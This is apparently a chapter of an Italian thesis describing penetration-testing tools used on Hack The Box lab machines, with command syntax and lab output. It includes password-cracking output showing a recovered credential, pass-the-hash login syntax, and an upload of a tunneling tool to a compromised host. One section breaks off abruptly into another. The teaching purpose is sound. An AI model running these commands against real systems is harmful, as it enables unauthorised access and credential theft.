L'importanza di Kali Linux risiede principalmente nella sua vasta dotazione di strumenti preinstallati e preconfigurati, che ammontano a oltre 600 utility specializzate. Come osservato da Weidman [2014], il vantaggio operativo di questa distribuzione è la capacità di risparmiare tempo e prevenire le difficoltà tecniche legate all'installazione manuale di tool spesso complessi e in attivo sviluppo. Questo ecosistema permette all'operatore di coprire l'intero ciclo di vita di un attacco etico: dalla raccolta di informazioni (*information gathering*) all'analisi delle vulnerabilità, fino al *reverse engineering* e alla redazione del report finale. Ai fini della presente tesi, Kali Linux è stata adottata come piattaforma di attacco principale all'interno di un laboratorio isolato. L'installazione è stata effettuata tramite un'immagine ISO ufficiale ottimizzata per ambienti virtualizzati (VMware), garantendo un isolamento totale tra le attività di *hacking* e il sistema *host*. Questa metodologia di *sandboxing* è fondamentale per condurre test di sicurezza in modo etico e sicuro, permettendo, al contempo, di sfruttare funzionalità come gli *snapshot* per il ripristino rapido dello stato della macchina in caso di errori o compromissioni del sistema durante i test.

In Figura 2.2 viene mostrata l'interfaccia desktop di Kali Linux al termine del processo di installazione, configurata e pronta per l'interazione tramite la riga di comando Linux, dove risiede il vero potenziale operativo per l'esecuzione degli strumenti di sicurezza analizzati in questo capitolo. Grazie alla sua flessibilità e alla costante manutenzione, Kali Linux fornisce la base solida necessaria per validare la postura di sicurezza di infrastrutture moderne nel rispetto degli standard professionali.



Figura 2.2: Interfaccia desktop di Kali Linux in esecuzione su macchina virtuale VMware

2.1.2 Hack The Box

Hack The Box (comunemente abbreviata in "HTB") è una piattaforma interattiva online dedicata alla formazione e alla pratica nel campo del *penetration testing* e della *cybersecurity*. Fondata nel 2017, HTB offre un ambiente sicuro e legale per affinare le proprie competenze tecniche attraverso scenari di attacco realistici. Il logo della piattaforma è illustrato nella Figura 2.3.



Figura 2.3: Logo ufficiale di Hack The Box

Il nucleo pulsante dell'ecosistema HTB è rappresentato dai suoi laboratori (*HTB Labs*), mostrati in Figura 2.4, che forniscono macchine virtuali configurate con vulnerabilità intenzionali. L'obiettivo operativo per l'utente è individuare e sfruttare tali falle per scalare i privilegi e ottenere due specifiche stringhe di testo, note come "flag":

- *User flag*: ottenuta guadagnando l'accesso iniziale al sistema come utente standard.

- *Root flag*: ottenuta tramite tecniche di *privilege escalation*, che garantiscono il controllo totale (amministrativo) della macchina.




Figura 2.4: Interfaccia della sezione dedicata alle macchine virtuali su Hack The Box

Le sfide sono classificate in vari livelli di difficoltà — *Easy, Medium, Hard, Insane* — basati sulla complessità delle vulnerabilità e sulle competenze richieste. Per garantire un ambiente controllato e isolato, l'interazione con queste macchine avviene tramite una rete privata virtuale (VPN). L'operatore può stabilire la connessione scaricando un file di configurazione `.ovpn` ed eseguendo il comando riportato nel Listato 2.1.

```
sudo openvpn nomefile.ovpn
```

Listato 2.1: Comando per stabilire la connessione alla VPN di Hack The Box

In sintesi, *Hack The Box* si è rivelato uno strumento fondamentale per lo svolgimento delle attività pratiche di questo elaborato, offrendo scenari di apprendimento basati su minacce reali in un contesto gamificato e costantemente aggiornato. La piattaforma permette, inoltre, di validare le proprie capacità attraverso certificazioni pratiche riconosciute dal settore, come la *CPTS (Certified Penetration Testing Specialist)*, che richiede il superamento di un esame interamente basato sulla compromissione di sistemi reali e sulla redazione di report professionali.

2.2 Strumenti di enumerazione e scansione

La fase di enumerazione e scansione rappresenta il primo momento di interazione diretta con il target e ha l'obiettivo di delineare con precisione la superficie di attacco. Durante questa attività, l'operatore cerca di identificare gli host attivi, i servizi esposti, le versioni del software in uso e le potenziali vulnerabilità note associate a tali componenti. Una scansione accurata è fondamentale: errori in questa fase possono portare a trascurare vettori di ingresso critici o a innescare sistemi di difesa del target a causa di un traffico troppo aggressivo.

In questa fase, l'integrazione di diversi strumenti permette di ottenere una visione multidimensionale della rete e delle applicazioni web. La Tabella 2.1 riassume le

tecnologie principali utilizzate in questo stadio del lavoro, descrivendo il contributo specifico di ciascuna nel processo di ricognizione.

Strumento	Finalità Operativa
<i>Nmap</i>	Analisi dell'infrastruttura di rete, identificazione di porte aperte, servizi e fingerprinting dei sistemi operativi.
<i>Feroxbuster</i>	Ricerca ricorsiva di directory e file nascosti su server web tramite tecniche di <i>forced browsing</i> ad alte prestazioni.
<i>Searchsploit</i>	Ricerca <i>offline</i> di exploit pubblici nel database di <i>Exploit-DB</i> basata sulle versioni dei servizi rilevate.

Tabella 2.1: Sintesi degli strumenti utilizzati per l'enumerazione e la scansione

2.2.1 Nmap (Network Mapper)

Nmap è un applicativo *open-source* fondamentale per l'esplorazione di rete e l'auditing della sicurezza. Sviluppato originariamente da Gordon "Fyodor" Lyon, lo strumento permette di determinare gli host attivi, identificare i servizi offerti e rilevare i sistemi operativi in esecuzione. Come evidenziato da Calderon [2021], la versatilità del software risiede nella sua capacità di utilizzare pacchetti IP "raw" per interrogare i target, il che lo rende efficace sia su singoli host che su infrastrutture di grandi dimensioni. Una delle caratteristiche più avanzate è l'*Nmap Scripting Engine* (NSE), che permette l'automazione di compiti complessi, come il rilevamento di vulnerabilità specifiche.

L'efficacia di *Nmap* si manifesta attraverso l'uso di flag specifici che ne modulano il comportamento. Un esempio tipico di esecuzione, coerente con le attività di laboratorio svolte su macchine target, è riportato nel Listato 2.2.

```
sudo nmap -sC -sV -O <IP_TARGET>
```

Listato 2.2: Esempio di scansione Nmap con rilevamento di servizi e OS

Dall'analisi dell'output generato, illustrato nella Figura 4.2, si possono distinguere le opzioni chiave utilizzate durante la fase di enumerazione:

- *-sV (Version Detection)*: questa opzione permette di interrogare le porte aperte per determinare la versione specifica del servizio in esecuzione. È fondamentale per identificare software obsoleti o vulnerabili.
- *-sC (Default Scripts)*: attiva l'esecuzione degli script predefiniti dell'*Nmap Scripting Engine* (NSE). Questi script consentono di ottenere informazioni supplementari cruciali, come le chiavi pubbliche SSH, i titoli delle pagine HTTP o la presenza di configurazioni insicure.
- *-O (OS Detection)*: consente di effettuare l'identificazione del sistema operativo tramite il *fingerprinting* dello *stack* TCP/IP, analizzando le risposte dei pacchetti inviati al target per dedurne la natura.


```
(kali@kali)-[~]
$ nmap -sC -sV -O 10.129.15.155
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-27 10:24 EDT
Nmap scan report for wingdata.htb (10.129.15.155)
Host is up (0.065s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
|   256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)
80/tcp    open  http      Apache httpd 2.4.66
|_ http-title: WingData Solutions
|_ http-server-header: Apache/2.4.66 (Debian)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose/router
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), MikroTik RouterOS 7.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_ke
:5.6.3 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:6.0
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (97%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3
7%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 3.4 - 3.10 (91%), Linux 4
(91%), Linux 2.6.32 - 3.10 (91%), Linux 4.19 - 5.15 (91%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.15 seconds

(kali@kali)-[~]
$
```

Figura 2.5: Esempio di scansione con Nmap

Il report finale fornisce una visione d'insieme cruciale per le fasi successive; esso specifica lo stato delle porte (*open*, *closed*, *filtered*), i dettagli sulle versioni software e i parametri di latenza. L'integrazione di strumenti ausiliari, come *Ncat* e *Nping*, rende l'ecosistema *Nmap* la soluzione più completa per la diagnosi di sicurezza in ambienti moderni.

2.2.2 Feroxbuster

Feroxbuster è uno strumento ad alte prestazioni sviluppato in linguaggio Rust, progettato per l'individuazione di contenuti web tramite tecniche di *forced browsing*. Tale metodologia mira a identificare risorse non esplicitamente referenziate dall'applicazione target, come directory, file di configurazione o *endpoint* API nascosti. Grazie all'architettura basata su Rust, lo strumento garantisce performance elevate nella gestione del *multi-threading* e permette una scansione ricorsiva automatica dei percorsi individuati.

L'analisi operativa condotta in ambiente di laboratorio è stata eseguita tramite l'istruzione riportata nel Listato 2.3.

```
feroxbuster -u <TARGET_URL> -w <PATH_TO_WORDLIST>
```

Listato 2.3: Comando di enumerazione della directory con Feroxbuster

Dall'analisi dell'output, illustrato nella Figura 3.5, si evincono i parametri di configurazione e le funzionalità principali dello strumento:

- *-u* (*URL*): definisce l'indirizzo dell'applicazione web target dell'analisi.
- *-w* (*Wordlist*): specifica il dizionario utilizzato per il processo di *brute forcing*; nello scenario analizzato è stata impiegata la lista *common.txt* per individuare le *entry* standard.

- *Recursion*: lo strumento è stato configurato con una profondità di ricorsione pari a 4, permettendo un'ispezione profonda e automatica della struttura delle directory del sito.
- *Auto-filtering*: rappresenta una funzione critica che consente di distinguere automaticamente i risultati validi dai falsi positivi, come le risposte HTTP 404, riducendo sensibilmente il rumore durante l'analisi dei dati raccolti.

```

(kali@kali)~$ feroxbuster -u http://facts.htb -w /usr/share/wordlists/dirb/common.txt

FEROXBUSTER
by Ben "epi" Risher ver: 2.13.1

Target Url: http://facts.htb/
In-Scope Url: facts.htb
Threads: 50
Wordlist: /usr/share/wordlists/dirb/common.txt
Status Codes: All Status Codes
Timeout (secs): 7
User-Agent: feroxbuster/2.13.1
Config File: /etc/feroxbuster/ferox-config.toml
Extract Links: true
HTTP methods: [GET]
Recursion Depth: 4

Press [ENTER] to use the Scan Management Menu™

200 GET 124l 552w -c Auto-filtering found 404-like response and created ne
w filter; toggle off with --dont-filter
404 GET 121l 443w -c Auto-filtering found 404-like response and created ne
w filter; toggle off with --dont-filter
404 GET 114l 371w 4836c http://facts.htb/@
404 GET 114l 371w 4836c http://facts.htb/.git/HEAD
404 GET 114l 371w 4836c http://facts.htb/.svn/entries
404 GET 0l 0w 0c http://facts.htb/_vti_bin/shtml.dll
404 GET 114l 371w 4836c http://facts.htb/~adm
404 GET 114l 371w 4836c http://facts.htb/~administrator
404 GET 114l 371w 4836c http://facts.htb/~admin
404 GET 114l 371w 4836c http://facts.htb/~amanda
404 GET 114l 371w 4836c http://facts.htb/~apache
404 GET 114l 371w 4836c http://facts.htb/~bin
404 GET 114l 371w 4836c http://facts.htb/~ftp
404 GET 114l 371w 4836c http://facts.htb/~http
404 GET 114l 371w 4836c http://facts.htb/~guest
404 GET 114l 371w 4836c http://facts.htb/~httpd
404 GET 114l 371w 4836c http://facts.htb/~log
404 GET 114l 371w 4836c http://facts.htb/~logs
  
```

Figura 2.6: Esecuzione di Feroxbuster e identificazione delle risorse sul target `facts.htb`

In sintesi, l'adozione di *Feroxbuster* permette di rivelare una superficie di attacco nascosta con estrema rapidità, migliorando sensibilmente l'accuratezza della fase di enumerazione web attraverso l'identificazione di percorsi sensibili, quali `admin` o `bin`.

2.2.3 Searchsploit


Searchsploit è un'utilità a riga di comando inclusa nativamente in Kali Linux che permette di interrogare *offline* il database locale di *Exploit-DB*. Questo *repository* è una copia speculare del database pubblico ospitato su `Exploit-db.com` e contiene migliaia di codici sorgente di *exploit*, *shellcode* e documenti tecnici.

L'impiego di tale strumento è fondamentale durante la fase di *vulnerability analysis*, poiché consente di ricercare rapidamente script di attacco associati a software o versioni specifiche di *kernel*. L'analisi operativa condotta nel caso studio *Wing FTP Server* è stata eseguita tramite la sintassi generica riportata nel Listato 2.4.

```
searchsploit <SOFTWARE_NAME> <VERSION>
```

Listato 2.4: Comando di ricerca exploit tramite Searchsploit

Dall'analisi dell'output illustrato nella Figura 2.7, riferito alla Versione 7.4.3 del servizio target, è stata identificata una vulnerabilità critica di tipo *Unauthenticated Remote Code Execution* (RCE). Il percorso locale fornito dallo strumento indica l'impiego di uno script in linguaggio Python, garantendo portabilità e facilità di personalizzazione del *payload* per l'ambiente specifico. È fondamentale, come prassi metodologica, esaminare il codice sorgente estratto per verificarne le istruzioni operative e la sicurezza prima della fase di esecuzione.



```
(kali@kali)-[~]
$ searchsploit Wing FTP Server 7.4.3

Exploit Title | Path
-----|-----
Wing FTP Server 7.4.3 - Unauthenticated Remote Code Execution (RCE) | multiple/remote/52347.py

Shellcodes: No Results
```

Figura 2.7: Output di Searchsploit

L'integrazione di *Searchsploit* nel *workflow* ha permesso di passare rapidamente dalla fase di enumerazione dei servizi alla fase di *exploitation*, fornendo un punto di accesso diretto a una vulnerabilità specifica per la versione del software identificata.

2.3 Strumenti di analisi delle vulnerabilità e intercettazione

Conclusa l'enumerazione, il *penetration testing* prosegue con l'analisi delle vulnerabilità e l'intercettazione del traffico. Questa fase mira a identificare falle nei servizi e nei protocolli per valutare possibili vettori di accesso iniziale o di escalation dei privilegi.

L'attività si focalizza sull'individuazione di *exploit* pubblici e configurazioni errate, oltre all'analisi dei dati in transito per intercettare informazioni sensibili o token di sessione deboli. Di seguito vengono descritti gli strumenti principali utilizzati in questa fase operativa, riassunti nella Tabella 2.2:

Strumento	Ruolo nell'analisi delle vulnerabilità e intercettazione
<i>Metasploit</i>	<i>Framework</i> modulare utilizzato per l'automazione del processo di <i>exploitation</i> , fornendo una libreria aggiornata di <i>payload</i> e <i>shellcode</i> per colpire servizi vulnerabili.
<i>Burp Suite</i>	<i>Interception Proxy</i> posizionato tra <i>browser</i> e <i>server</i> per l'analisi del traffico HTTP/S, permettendo la manipolazione manuale delle richieste e il <i>testing</i> di vulnerabilità <i>web</i> .
<i>Hashcat</i>	Potente motore di <i>password cracking</i> che sfrutta l'accelerazione <i>hardware</i> per eseguire l'analisi <i>offline</i> di <i>hash</i> crittografici e per recuperare credenziali d'accesso.

Tabella 2.2: Sintesi degli strumenti software per l'analisi delle vulnerabilità

2.3.1 Metasploit Framework

Metasploit Framework (MSF) rappresenta una delle piattaforme *open-source* più avanzate per lo sviluppo e l'esecuzione di *exploit*. Come teorizzato da Kennedy *et al.* [2011], Metasploit si configura come un'intera infrastruttura progettata per automatizzare i compiti complessi del *penetration testing*, permettendo all'operatore di concentrarsi sull'identificazione delle falle di sicurezza. La potenza del *framework* risiede nella sua architettura modulare, definita da componenti interscambiabili che ne regolano il funzionamento. Tali componenti sono:

- *Exploit*: rappresenta lo strumento specifico utilizzato per sfruttare una determinata vulnerabilità software o hardware, al fine di ottenere un esito non previsto originariamente dallo sviluppatore.
- *Payload*: consiste nel codice effettivo che viene consegnato dal *framework* ed eseguito sul sistema target una volta che l'*exploit* ha avuto successo, come nel caso di una *reverse shell*.
- *Module*: si riferisce a ogni software specifico all'interno dell'infrastruttura dedicato a compiti di *exploitation* o ad attività ausiliarie, tra cui lo *scanning* e l'enumerazione dei servizi.
- *Shellcode*: identifica l'insieme di istruzioni scritte in linguaggio *assembly* che vengono utilizzate come nucleo fondamentale del *payload* per interagire direttamente con il sistema operativo.
- *Listener*: è il componente che rimane in ascolto sulla macchina dell'attaccante per gestire e stabilire la connessione in entrata proveniente dal sistema target dopo l'esecuzione del codice malevolo.

L'utilizzo professionale di Metasploit segue un flusso di lavoro strutturato che bilancia l'efficacia dell'attacco con il rischio di causare danni ai sistemi critici. Una scelta cruciale riguarda la tipologia di *payload* da impiegare:

- *Singles*: payload autonomi che contengono tutto il codice necessario per l'esecuzione del compito (ad esempio, l'aggiunta di un utente).
- *Stagers*: creano un canale di comunicazione tra l'attaccante e il target per scaricare un payload più grande, utile quando lo spazio per l'*exploit* è limitato.
- *Stages*: i componenti del payload effettivo scaricati dai moduli *stager*.

In particolare, *Meterpreter* rappresenta il payload più avanzato di Metasploit: operando interamente in memoria tramite *DLL injection*, non scrive file sul disco del target, rendendo estremamente difficile il rilevamento da parte delle soluzioni forensi e antivirus.

L'interfaccia principale utilizzata durante le attività di laboratorio è *msfconsole*, un ambiente interattivo che centralizza l'accesso a tutti i moduli del *framework*. L'avvio dell'applicativo è mostrato nel Listato 2.5.

- *Intruder*: è lo strumento dedicato al *fuzzing* e all'esecuzione di attacchi di *brute-force* automatizzati, mirati a testare la robustezza di parametri di input o moduli di autenticazione.
- *Repeater*: permette l'invio manuale e ripetuto di singole richieste HTTP precedentemente catturate, facilitando l'analisi granulare delle risposte del server a seguito di piccole modifiche nel *payload*.
- *Decoder*: fornisce funzionalità per la codifica e decodifica rapida dei dati in molteplici formati (come Base64, URL encoding o HTML), semplificando l'interpretazione delle informazioni scambiate.
- *Sequencer*: analizza l'entropia e la prevedibilità dei *session token* o dei parametri di sicurezza, valutando la robustezza crittografica dei meccanismi di gestione delle sessioni.

L'avvio dell'interfaccia grafica avviene tramite il comando riportato nel Listato 2.6, che permette di inizializzare l'ambiente di lavoro e configurare il *listener* sulla porta locale (solitamente la 8080).

```
burpsuite
```

Listato 2.6: Comando per l'avvio della suite Burp

Nella Figura 2.9 è visibile la schermata principale della versione *Community Edition* utilizzata in laboratorio. In particolare, si osserva il modulo *Proxy* con la funzione di intercettazione (*Intercept is off*), pronta per essere attivata al fine di catturare i pacchetti in transito e procedere con l'analisi manuale delle vulnerabilità lato client e server.




Figura 2.9: Interfaccia iniziale di Burp Suite: configurazione del modulo Proxy

2.3.3 Hash-Identifier e Hashcat

Il *password cracking* è una fase cruciale del *penetration testing* che mira a recuperare le credenziali in chiaro a partire da dati protetti tramite funzioni di *hashing*. In ambito

di sicurezza, le password non vengono memorizzate in chiaro, ma trasformate in una stringa a lunghezza fissa chiamata *hash*. Sotto il profilo crittografico, una funzione di *hashing* h è definita come una funzione unidirezionale (non invertibile): dato un input P (la password), è computazionalmente semplice calcolare l'output $H = h(P)$, ma è estremamente difficile risalire a P partendo solo da H . Come evidenziato nella letteratura tecnica, l'unico modo per "invertire" questa funzione è tentare di indovinare la password originale, calcolarne l'hash e confrontarlo con quello noto; se i due valori coincidono, la password è stata identificata. Prima di procedere al tentativo di *cracking*, è necessario identificare l'algoritmo utilizzato. A tale scopo si utilizza l'utilità *Hash-Identifier*, come mostrato nella Figura 2.10. Inserendo la stringa esadecimale, lo strumento analizza la lunghezza e il formato, suggerendo i possibili algoritmi compatibili, come SHA-256 o MD5.




Figura 2.10: Identificazione dell'algoritmo di hashing tramite Hash-Identifier

Una volta determinato l'algoritmo, lo strumento più potente per il recupero delle credenziali è *Hashcat*. Quest'ultimo supporta diverse modalità di attacco, ovvero:

- *Dizionario*: utilizza liste di parole predefinite per confrontare gli hash.
- *Brute-force*: prova sistematicamente tutte le combinazioni possibili di caratteri.
- *Attacchi basati su regole*: applica trasformazioni alle parole del dizionario (sostituzione di numeri o simboli) per aumentare le probabilità di successo.

Un esempio operativo di attacco a dizionario, coerente con le attività di laboratorio, è riportato nel Listato 2.7.

```
hashcat -m <HASH MODE> -a 0 <HASH FILE> <WORDLIST PATH>
```

Listato 2.7: Esecuzione di un attacco a dizionario con Hashcat

Nell'esempio analizzato (Figura 2.11), il comando è stato configurato con il parametro `-m 1410` e ha utilizzato la *wordlist* `rockyou.txt`. L'output mostra come Hashcat sia riuscito a recuperare con successo la password, indicando anche parametri critici, come la velocità di esecuzione (*Speed*) e il tempo impiegato per completare la scansione dello spazio delle chiavi.

```
* Append -S to the commandline.
This has a drastic speed impact but can be better for specific attacks.
Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
https://hashcat.net/faq/morework

32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:!*#7Blushing^*Bride5
Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1410 (sha256($pass.$salt))
Hash.Target.....: hashes.txt
Time.Started.....: Fri Mar 27 12:17:10 2026 (14 secs)
Time.Estimated...: Fri Mar 27 12:17:24 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 1082.9 kH/s (1.97ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/4 (25.00%) Digests (total), 1/4 (25.00%) Digests (new)
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: kristenanne -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#01.: Util: 61%

Started: Fri Mar 27 12:15:32 2026
Stopped: Fri Mar 27 12:17:25 2026

(kali@kali)-[~]
$
```

Figura 2.11: Output di Hashcat: completamento dell'attacco e recupero della password

L'utilizzo di questi strumenti permette di valutare la robustezza delle politiche di gestione delle password, identificando credenziali deboli che potrebbero essere facilmente compromesse da un utente malintenzionato attraverso l'analisi *offline* degli archivi SAM o dei database di sistema.

2.4 Strumenti di accesso e gestione delle Shell

Una volta ottenuta l'esecuzione di codice arbitrario sul sistema target, il successo di un *penetration test* dipende dalla capacità dell'operatore di stabilire un canale di comunicazione persistente, interattivo e affidabile. Questa fase, cruciale per le successive attività di *post-exploitation*, si basa sull'utilizzo di *shell* che permettono di impartire comandi direttamente al sistema operativo della vittima.

In questa sezione vengono analizzati gli strumenti utilizzati per l'instaurazione di sessioni interattive, distinguendo tra l'abuso di protocolli di amministrazione legittimi (come WinRM o SSH) e l'impiego di tecniche di *reverse shell* tramite utility versatili. La scelta dello strumento dipende strettamente dal sistema operativo target e dalle restrizioni imposte dai *firewall* perimetrali.

La Tabella 2.3 fornisce una sintesi degli strumenti impiegati in questa fase del lavoro e il loro specifico scopo operativo.

Strumento	Protocollo e Scopo Operativo
<i>Evil-WinRM</i>	Sfrutta il protocollo <i>Windows Remote Management</i> per ottenere una <i>shell</i> interattiva su sistemi Windows partendo da credenziali valide o <i>hash</i> .
<i>Netcat</i>	Utility di rete fondamentale utilizzata per creare <i>reverse shell</i> , gestire <i>listener</i> e trasferire file tramite flussi TCP/UDP.
<i>SSH</i>	Protocollo crittografico standard utilizzato per l'accesso remoto sicuro, il <i>tunneling</i> di servizi e il trasferimento di file su sistemi <i>Unix-like</i> .

Tabella 2.3: Sintesi degli strumenti per l'accesso e la gestione delle shell

2.4.1 Evil-WinRM

Evil-WinRM è uno strumento *open source* che sfrutta il protocollo *Windows Remote Management* (WinRM) per fornire una *shell* interattiva avanzata durante le fasi di *post-exploitation*. Basato sulla libreria *WinRM Ruby*, permette di amministrare remotamente sistemi Windows (solitamente sulle porte TCP 5985 o 5986) senza ricorrere a protocolli più onerosi, come RDP.

Il tool supporta l'autenticazione tramite credenziali in chiaro o tecniche di *Pass-the-Hash* mediante *hash* NTLM. La sintassi per l'accesso standard è riportata nel Listato 2.8, mentre la modalità via *hash* è descritta nel Listato 2.9.

```
evil-winrm -i <TARGET_IP> -u <USERNAME> -p '<PASSWORD>'
```

Listato 2.8: Connessione tramite Evil-WinRM utilizzando credenziali in chiaro

```
evil-winrm -i <TARGET_IP> -u <USERNAME> -H <NT_HASH>
```

Listato 2.9: Connessione tramite Evil-WinRM utilizzando tecnica Pass-the-Hash

Una delle funzionalità distintive di questo strumento è la capacità di interagire direttamente con il *file system* remoto per il trasferimento di dati. Come illustrato nella Figura 2.12, lo strumento permette il caricamento rapido di file binari o script necessari per le fasi successive dell'attacco. Nell'esempio documentato, viene eseguito l'upload del file *chisel.exe* nella *directory* Desktop dell'utente compromesso, seguito da una verifica tramite il comando *dir*.

Oltre al trasferimento di file, *Evil-WinRM* offre vantaggi operativi quali:

- l'esecuzione di script PowerShell direttamente in memoria;
- il supporto per il caricamento di moduli personalizzati;
- l'integrazione con meccanismi di autenticazione basati su certificati o chiavi private (*.pfx*);

In sintesi, la capacità di *Evil-WinRM* di fornire una *shell* stabile e ricca di funzionalità lo rende uno standard per la gestione post-exploitation in ambienti *Enterprise* basati su ecosistema Windows.

```
*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> upload /home/kali/Downloads/chisel_1.10.0_windows_amd64 chisel.exe
Info: Uploading /home/kali/Downloads/chisel_1.10.0_windows_amd64 to C:\Users\sqlmgmt\Desktop\chisel.exe
Data: 12413608 bytes of 12413608 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> dir

Directory: C:\Users\sqlmgmt\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         4/16/2026   9:20 AM        9310208 chisel.exe
-ar-----         4/16/2026   1:47 AM           34 user.txt
```

Figura 2.12: Operazione di upload del file `chisel.exe` tramite sessione Evil-WinRM

2.4.2 Netcat / Reverse Shell

Netcat, noto come il "coltellino svizzero" del *networking*, è un'utilità versatile per leggere e scrivere dati attraverso connessioni TCP e UDP. In ambito di *penetration testing*, viene impiegato per operazioni di *port scanning*, trasferimento di file e, soprattutto, per la gestione di *shell* remote.

L'interazione con il sistema operativo *target* avviene principalmente attraverso due metodologie:

